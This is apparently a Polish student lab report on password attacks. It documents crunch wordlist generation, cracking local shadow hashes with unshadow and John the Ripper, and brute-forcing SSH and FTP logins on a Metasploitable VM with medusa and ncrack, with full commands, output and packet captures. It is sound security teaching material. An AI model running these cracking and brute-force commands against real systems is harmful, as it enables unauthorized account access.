BOT – Laboratorium 2


Ataki na hasła

Patryk Gozdera, 277185

Słowniki

Plik tekstowy **rockyou** stanowi bazę około 14 mln potencjalnych haseł wykorzystanych przez użytkowników na całym świecie. Słownik ten (a właściwie jego oryginalna wersja – 32 mln haseł), pochodzący z serwisu RockYou.com, jest jednym z najpopularniejszych, możliwych do pobrania. Wnikliwa analiza pliku dostarczyła wiedzy nt. najpopularniejszych haseł, czy najczęściej używanych długości:

1. **123456** użyte 290731 razy
2. **12345** użyte 79078 razy
3. **123456789** użyte 76790 razy
4. **Password** użyte 61958 razy
5. **iloveyou** użyte 51622 razy
6. **princess** użyte 35231 razy
7. **rockyou** użyte 22588 razy
8. **1234567** użyte 21726 razy
9. **12345678** użyte 20553 razy
10. **abc123** użyte 17542 razy
11. **Nicole** użyte 17168 razy
12. **Daniel** użyte 16409 razy
13. **babygirl** użyte 16094 razy
14. **monkey** użyte 15294 razy
15. **Jessica** użyte 15162 razy
16. **Lovely** użyte 14950 razy
17. **michael** użyte 14898 razy
18. **Ashley** użyte 14329 razy
19. **654321** użyte 13984 razy
20. **Qwerty** użyte 13856 razy



(źródło: https://niebezpiecznik.pl/post/32-miliony-hasel-wycieklo-jakie-jest-najpopularniejsze/)

Podczas laboratorium wykorzystywany był program **Crunch** – narzędzie do generowania listy haseł, na podstawie ustalonych przez użytkownika kryteriów. W zależności od wyboru występujących w tworzonym haśle znaków (duże / małe litery, cyfry, znaki specjalne, ich powtórzenia), jak również ich wskazanej ilości, generowanie takiego ciągu może trwać od pojedynczych minut, do godzin. Poniżej znajdują się przykładowe komendy, których użyłem podczas laboratorium:

```
root@kali:~# time crunch 1 3 abd123 -o 1.txt
Crunch will now generate the following amount of data: 984 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 258

crunch: 100% completed generating output

real    0m3.006s
user    0m0.001s
sys     0m0.004s
```

Minimalna liczba znaków – 1, maksymalna – 3, hasło zbudowane ze znaków „abd123”, zapis słownika do pliku o wskazanej nazwie.

```
root@kali:~# time crunch 6 6 -d 2@ -t @@^^%%
Crunch will now generate the following amount of data: 515314800 bytes
491 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 73616400
```

Minimalna liczba znaków – 6, maksymalna – 6, ograniczenie występowania tych samych małych liter do dwóch, -t oznacza użycie wzoru, który kolejno oznacza: 2 małe litery, 2 znaki, 2 cyfry. Jak widać taka operacja trwa już znacznie dłużej, a zapisany słownik zajmuje znacznie większą część przestrzeni dyskowej.

```
real    2m34.396s
user    0m23.414s
sys     0m50.159s
root@kali:~#
```

W powyższych przykładach ‘real’ to czas od początku do końca połączenia, ‘user’ – ilość czasu procesora, spędzona w kodzie trybu użytkownika (poza jądrem) w ramach procesu, a ‘sys’ to czas „pobytu” procesora w jądrze.

John the Ripper

Używane w tej części ćwiczenia narzędzie służy do siłowego łamania haseł (tzw. brute-force).

Po wygenerowaniu pliku z hasłami (komenda: **unshadow /etc/passwd /etc/shadow >unshadowed.txt**), dokonałem próby złamania haseł systemowych z systemu Kali Linux. Owocem tej operacji są poniższe zrzuty:

```
root@kali:/usr/share/wordlists# john unshadowed.txt
Warning: detected hash type "sha512crypt", but the string is also recognized as "crypt"
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
toor             (root)
1g 0:00:05:41  3/3 0.002929g/s 519.7p/s 519.7c/s 519.7C/s 19294..magen
1g 0:00:15:08  3/3 0.001100g/s 520.8p/s 520.8c/s 520.8C/s 128324..126541
1g 0:00:22:31  3/3 0.000739g/s 521.6p/s 521.6c/s 521.6C/s stuar14..strie93
1g 0:00:32:51  3/3 0.000507g/s 522.5p/s 522.5c/s 522.5C/s sonalis..sonice2
1g 0:00:38:44  3/3 0.000430g/s 522.8p/s 522.8c/s 522.8C/s lhoovi..lhoplo
1g 0:00:45:17  3/3 0.000368g/s 522.8p/s 522.8c/s 522.8C/s johenio..joheeng
1g 0:00:51:37  3/3 0.000322g/s 522.9p/s 522.9c/s 522.9C/s joneje..jong03
1g 0:00:51:39  3/3 0.000322g/s 522.9p/s 522.9c/s 522.9C/s jetif1..jelika
1g 0:00:57:41  3/3 0.000288g/s 522.9p/s 522.9c/s 522.9C/s seadoll..secksam
1g 0:01:01:33  3/3 0.000270g/s 523.0p/s 523.0c/s 523.0C/s mrso18..mrmaly
1g 0:01:04:42  3/3 0.000257g/s 523.1p/s 523.1c/s 523.1C/s 10cl19..19mam1
1g 0:01:04:56  3/3 0.000256g/s 523.1p/s 523.1c/s 523.1C/s 17mc08..16juna
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
```

Ze względu na zbyt długi czas oczekiwania, byłem zmuszony przerwać proces – program poradził sobie z jednym z dwóch haseł.

```
root@kali:/usr/share/wordlists# john unshadowed.txt --show
root:toor:0:0:root:/root:/bin/bash

1 password hash cracked, 1 left
root@kali:/usr/share/wordlists#
```

Następnym etapem zadania była zmiana danych logowania do konta użytkownika. Ustawiłem je w sposób następujący: login: patrys, hasło:123.

```
root@kali:~# john unshadowed.txt --show
0 password hashes cracked, 4 left
root@kali:~# john --restore
Loaded 4 password hashes with 4 different salts (sha512crypt, crypt(3) $6$ [SHA5
12 128/128 AVX 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:07 69.87% 1/3 (ETA: 12:51:10) 0g/s 298.2p/s 298.2c/s 298.2C/s PaTRYS
123              (patrys)
1g 0:00:00:15 0.29% 2/3 (ETA: 14:16:10) 0.06666g/s 254.4p/s 318.4c/s 318.4C/s 12
3123..crawford
1g 0:00:00:17 0.39% 2/3 (ETA: 14:04:24) 0.05882g/s 235.7p/s 318.5c/s 318.5C/s pu
ppy..unicorn
```

Jak widać program znalazł hasło w mgnieniu oka.

Narzędzie John the Ripper posiada również opcję równoległego łamania haseł, co w znacznym stopniu przyspiesza całą operację. Co więcej, umożliwia on także testować hasła ze wskazanego słownika, używając komendy '--wordlist'.


Medusa i ncrack – porównanie

W tej części laboratorium stosowane są dwa narzędzia do łamania haseł (na przykładzie protokołów SSH oraz FTP) – medusa oraz ncrack. Pierwsze z nich charakteryzuje się okazałą szybkością działania, jest programem masywnie równoległym, wykorzystującym m. in. testy równoległe oparte na wątkach. Z kolei ncrack to program typu open source, używany również do szybkiego równoległego łamania haseł. Wykorzystuje do tego celu dynamiczny silnik, będący uniwersalnym narzędziem, dostosowującym się do konkretnych warunków. Największą różnicą dzielącą oba narzędzia są domyślne ustawienia – ncrack domyślnie działa na wielu wątkach, medusa nie.


Porównując czas działania obydwu narzędzi w wymienionych wcześniej protokołach, otrzymałem następujące wyniki:

```
root@kali:~# time medusa -h 10.0.2.2 -u msfadmin -P /usr/share/wordlists/rockyou.txt -F -v 6 -M ssh
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

GENERAL: Parallel Hosts: 1 Parallel Logins: 1
GENERAL: Total Hosts: 1
GENERAL: Total Users: 1
GENERAL: Total Passwords: 14344391
ACCOUNT CHECK: [ssh] Host: 10.0.2.2 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: 123456 (1 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 10.0.2.2 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: 12345 (2 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 10.0.2.2 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: 123456789 (3 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 10.0.2.2 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: password (4 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 10.0.2.2 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: iloveyou (5 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 10.0.2.2 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: princess (6 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 10.0.2.2 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: 1234567 (7 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 10.0.2.2 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: rockyou (8 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 10.0.2.2 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: 12345678 (9 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 10.0.2.2 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: abc123 (10 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 10.0.2.2 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: nicole (11 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 10.0.2.2 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: daniel (12 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 10.0.2.2 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: babygirl (13 of 14344391 complete)
ACCOUNT FOUND: [ssh] Host: 10.0.2.2 User: msfadmin Password: babygirl [SUCCESS]
GENERAL: Medusa has finished.

real    0m27.639s
user    0m1.521s
sys     0m0.113s
```


Medusa, domyślne ustawienia, ssh



Medusa, 10 wątków, ssh



Medusa, 10 wątków, ftp



Ncrack, domyślne ustawienia, ssh

Ncrack, domyślne ustawienia, ftp


Zebrane powyżej dane zawarłem w tabeli:

Badany protokół	Medusa (domyślnie)	Medusa (10 wątków)	Ncrack
SSH	27,639 s	4,507 s	20,600 s
FTP	17,231 s	9,037 s	13,333 s

Jak widać, dla domyślnych ustawień obu narzędzi, ncrack radzi sobie lepiej, niezależnie od zastosowanego protokołu. Gdy jednak ustawimy liczbę wykonywanych wątków w programie medusa na 10, obserwujemy znaczną poprawę tempa wykonywanego procesu – medusa radzi sobie lepiej niż ncrack. Zmiana ustawień ncracka w kwestii wątków nie miałaby sensu, gdyż tak jak zostało wspomniane wcześniej – używa on tej opcji domyślnie.


W tej części łamane było hasło konta msfadmin na maszynie zdalnej z systemem Metasploitable. Szukanym hasłem było ‘babygirl’, a wykorzystywanym słownikiem ‘rockyou.txt’.

Poniżej znajdują się zrzuty ruchu sieciowego z programu Wireshark, generowanego przez używane narzędzia podczas wykonywanych ataków:



No.	Time	Source	Destination	Protoc	Length	Info	dest
1…	3.530502983	10.0.2.2	10.0.2.3	FTP	90	Response:	60562
1…	3.530530435	10.0.2.3	10.0.2.2	TCP	54	60562 → 21 [RST] Seq=32 Win=0 Len=0	21
1…	3.539581255	10.0.2.2	10.0.2.3	TCP	66	21 → 60558 [ACK] Seq=55 Ack=29 Win=5824 Len=0 TSval=1042249 TSecr=3755611957	60558
1…	3.549908108	10.0.2.2	10.0.2.3	TCP	66	21 → 60560 [ACK] Seq=55 Ack=29 Win=5824 Len=0 TSval=1042250 TSecr=3755611961	60560
1…	4.449810651	10.0.2.2	10.0.2.3	FTP	88	Response: 530 Login incorrect.	60550
1…	4.451123758	10.0.2.3	10.0.2.2	TCP	66	60550 → 21 [FIN, ACK] Seq=30 Ack=77 Win=29312 Len=0 TSval=3755612195 TSecr=1042340	21
1…	4.452512368	10.0.2.2	10.0.2.3	FTP	76	Response: 500 OOPS:	60550
1…	4.452602221	10.0.2.3	10.0.2.2	TCP	54	60550 → 21 [RST] Seq=31 Win=0 Len=0	21
1…	4.452657681	10.0.2.2	10.0.2.3	FTP	96	Response: vsf_sysutil_recv_peek: no data	60550
1…	4.452671375	10.0.2.3	10.0.2.2	TCP	54	60550 → 21 [RST] Seq=31 Win=0 Len=0	21
1…	4.452695259	10.0.2.2	10.0.2.3	FTP	90	Response:	60550
1…	4.452701255	10.0.2.3	10.0.2.2	TCP	54	60550 → 21 [RST] Seq=31 Win=0 Len=0	21
1…	4.471007956	10.0.2.2	10.0.2.3	FTP	88	Response: 530 Login incorrect.	60548
1…	4.471692753	10.0.2.3	10.0.2.2	TCP	66	60548 → 21 [FIN, ACK] Seq=31 Ack=77 Win=29312 Len=0 TSval=3755612200 TSecr=1042342	21
1…	4.472494213	10.0.2.2	10.0.2.3	FTP	88	Response: 530 Login incorrect.	60544
1…	4.472730885	10.0.2.2	10.0.2.3	FTP	76	Response: 500 OOPS:	60548
1…	4.472819128	10.0.2.3	10.0.2.2	TCP	54	60548 → 21 [RST] Seq=32 Win=0 Len=0	21
1…	4.472874409	10.0.2.2	10.0.2.3	FTP	96	Response: vsf_sysutil_recv_peek: no data	60548
1…	4.472889008	10.0.2.3	10.0.2.2	TCP	54	60548 → 21 [RST] Seq=32 Win=0 Len=0	21
1…	4.473267568	10.0.2.3	10.0.2.2	TCP	66	60544 → 21 [FIN, ACK] Seq=31 Ack=77 Win=29312 Len=0 TSval=3755612200 TSecr=1042342	21
1…	4.473761010	10.0.2.2	10.0.2.3	FTP	76	Response: 500 OOPS:	60544
1…	4.473788577	10.0.2.3	10.0.2.2	TCP	54	60544 → 21 [RST] Seq=32 Win=0 Len=0	21
1…	4.473824426	10.0.2.2	10.0.2.3	FTP	96	Response: vsf_sysutil_recv_peek: no data	60544
1…	4.473863272	10.0.2.3	10.0.2.2	TCP	54	60544 → 21 [RST] Seq=32 Win=0 Len=0	21
1…	4.939594322	10.0.2.2	10.0.2.3	FTP	88	Response: 530 Login incorrect.	60538
1…	4.939978790	10.0.2.2	10.0.2.3	FTP	88	Response: 530 Login incorrect.	60540
1…	4.940040456	10.0.2.2	10.0.2.3	FTP	88	Response: 530 Login incorrect.	60542
1…	4.940646264	10.0.2.3	10.0.2.2	TCP	66	60538 → 21 [FIN, ACK] Seq=29 Ack=77 Win=29312 Len=0 TSval=3755612317 TSecr=1042389	21
1…	4.941109533	10.0.2.3	10.0.2.2	TCP	66	60542 → 21 [FIN, ACK] Seq=32 Ack=77 Win=29312 Len=0 TSval=3755612317 TSecr=1042389	21
1…	4.941386093	10.0.2.2	10.0.2.3	FTP	76	Response: 500 OOPS:	60538
1…	4.941500251	10.0.2.3	10.0.2.2	TCP	54	60538 → 21 [RST] Seq=30 Win=0 Len=0	21
1…	4.941540140	10.0.2.3	10.0.2.2	TCP	66	60540 → 21 [FIN, ACK] Seq=28 Ack=77 Win=29312 Len=0 TSval=3755612317 TSecr=1042389	21
1…	4.941570182	10.0.2.2	10.0.2.3	FTP	96	Response: vsf_sysutil_recv_peek: no data	60538

Medusa, ftp



No.	Time	Source	Destination	Protoc	Length	Info	dest
4…	66.537722205	10.0.2.2	10.0.2.3	FTP	76	Response: 500 OOPS:	32856
4…	66.537730235	10.0.2.3	10.0.2.2	TCP	54	32856 → 21 [RST] Seq=31 Win=0 Len=0	21
4…	66.537753481	10.0.2.2	10.0.2.3	FTP	96	Response: vsf_sysutil_recv_peek: no data	32856
4…	66.537761200	10.0.2.3	10.0.2.2	TCP	54	32856 → 21 [RST] Seq=31 Win=0 Len=0	21
4…	66.538224613	10.0.2.2	10.0.2.3	FTP	88	Response: 530 Login incorrect.	32866
4…	66.538252569	10.0.2.3	10.0.2.2	TCP	54	32866 → 21 [RST] Seq=30 Win=0 Len=0	21
4…	66.538296062	10.0.2.2	10.0.2.3	FTP	76	Response: 500 OOPS:	32866
4…	66.538303548	10.0.2.3	10.0.2.2	TCP	54	32866 → 21 [RST] Seq=30 Win=0 Len=0	21
4…	66.538325011	10.0.2.3	10.0.2.3	FTP	96	Response: vsf_sysutil_recv_peek: no data	32866
4…	66.538329760	10.0.2.3	10.0.2.2	TCP	54	32866 → 21 [RST] Seq=30 Win=0 Len=0	21
4…	128.112259240	10.0.2.3	10.0.2.2	TCP	74	32870 → 21 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=3756479248 TSecr=0…	21
4…	128.112561595	10.0.2.2	10.0.2.3	TCP	74	21 → 32870 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=1389169 …	32870
4…	128.112585400	10.0.2.3	10.0.2.2	TCP	66	32870 → 21 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=3756479248 TSecr=1389169	21
4…	128.114382760	10.0.2.2	10.0.2.3	FTP	86	Response: 220 (vsFTPd 2.3.4)	32870
4…	128.114408590	10.0.2.3	10.0.2.2	TCP	66	32870 → 21 [ACK] Seq=1 Ack=21 Win=29312 Len=0 TSval=3756479248 TSecr=1389170	21
4…	128.114560125	10.0.2.3	10.0.2.2	FTP	81	Request: USER msfadmin	21
4…	128.114811269	10.0.2.2	10.0.2.3	TCP	66	21 → 32870 [ACK] Seq=21 Ack=16 Win=5824 Len=0 TSval=1389170 TSecr=3756479248	32870
4…	128.114826758	10.0.2.2	10.0.2.3	FTP	100	Response: 331 Please specify the password.	32870
4…	128.114896902	10.0.2.3	10.0.2.2	FTP	79	Request: PASS 123456	21
